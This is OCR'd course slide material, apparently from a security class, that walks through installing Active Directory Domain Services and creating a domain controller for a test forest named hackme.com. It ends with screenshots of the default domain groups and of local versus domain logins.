
Proj 11x: Making a Domain Controller

Two Windows Network Types

- Workgroup
  - Small business or home
  - Less than 10 computers
- Domain
  - Requires a server as a Domain Controller
  - Central point of administration

Proj 11x: Making a Domain Controller

Active Directory Domain Services



Confirm installation selections

DESTINATION SERVER
WIN-1K6JON3F1HF

To install the following roles, role services, or features on selected server, click Install.


□ Restart the destination server automatically if required

Optional features (such as administration tools) might be displayed on this page because they have been selected automatically. If you do not want to install these optional features, click Previous to clear their check boxes.

- Active Directory Domain Services
- Group Policy Management
- Remote Server Administration Tools
  - Role Administration Tools
    - AD DS and AD LDS Tools
      - Active Directory module for Windows PowerShell
      - AD DS Tools
        - Active Directory Administrative Center
        - AD DS Snap-Ins and Command-Line Tools

Export configuration settings
Specify an alternate source path
< Previous
Next >
Install
Cancel

Forest



Active Directory Domain Services Configuration Wizard

Deployment Configuration

TARGET SERVER
WIN-1K6JON3F1HF


Select the deployment operation

○ Add a domain controller to an existing domain
○ Add a new domain to an existing forest
● Add a new forest


Specify the domain information for this operation

Root domain name: hackme.com

More about deployment configurations


Forest
Service Administrator accounts
Forest root domain
Corp.contoso.com
Headquarters user accounts
Headquarters domain
hq.corp.contoso.com
Branch office user accounts
Branch office domain
Branches.corp.contoso.com

Forest Functional Level



Active Directory Domain Services Configuration Wizard

Domain Controller Options

TARGET SERVER
WIN-1K6JON3F1HF

Select functional level of the new forest and root domain

Forest functional level: Windows Server 2012 R2

Domain functional level: Windows Server 2012 R2

Specify domain controller capabilities

☑ Domain Name System (DNS) server

☑ Global Catalog (GC)

□ Read only domain controller (RODC)


Type the Directory Services Restore Mode (DSRM) password

Password: ●●●●●●●●●

Confirm password: ●●●●●●●●●

More about domain controller options


Active Directory Users and Computers



Name	Type	Description
Administrator	User	Built-in account for administering the computer/domain
Allowed RODC Password Replication Group	Security Group - Domain Local	Members in this group can have their passwords replicated to all read-onl
Cert Publishers	Security Group - Domain Local	Members of this group are permitted to publish certificates to the director
Cloneable Domain Controllers	Security Group - Global	Members of this group that are domain controllers may be cloned.
Denied RODC Password Replication Group	Security Group - Domain Local	Members in this group cannot have their passwords replicated to any reac
DnsAdmins	Security Group - Domain Local	DNS Administrators Group
DnsUpdateProxy	Security Group - Global	DNS clients who are permitted to perform dynamic updates on behalf of s
Domain Admins	Security Group - Global	Designated administrators of the domain
Domain Computers	Security Group - Global	All workstations and servers joined to the domain
Domain Controllers	Security Group - Global	All domain controllers in the domain
Domair	Security Group - Global	All domain guests
Domair	Security Group - Global	All domain users
Enterpri	Security Group - Universal	Designated administrators of the enterprise
Enterpri		s of this group are Read-Only Domain Controllers in the enterpris
Group F		s in this group can modify group policy for the domain
Guest		ccount for guest access to the computer/domain
Protect		s of this group are afforded additional protections against authen
RAS anc		this group can access remote access properties of users
Read-o		s of this group are Read-Only Domain Controllers in the domain
Schema		ed administrators of the schema
student		
WinRM		s of this group can access WMI resources over management prot

Proj 12x: Member Server and Group Policy


Local Login



WIN-H7CGV16341L\student

- ComputerName\Username
- Password hash stored on local C: drive

Domain Login



Other user

HACKME\sally

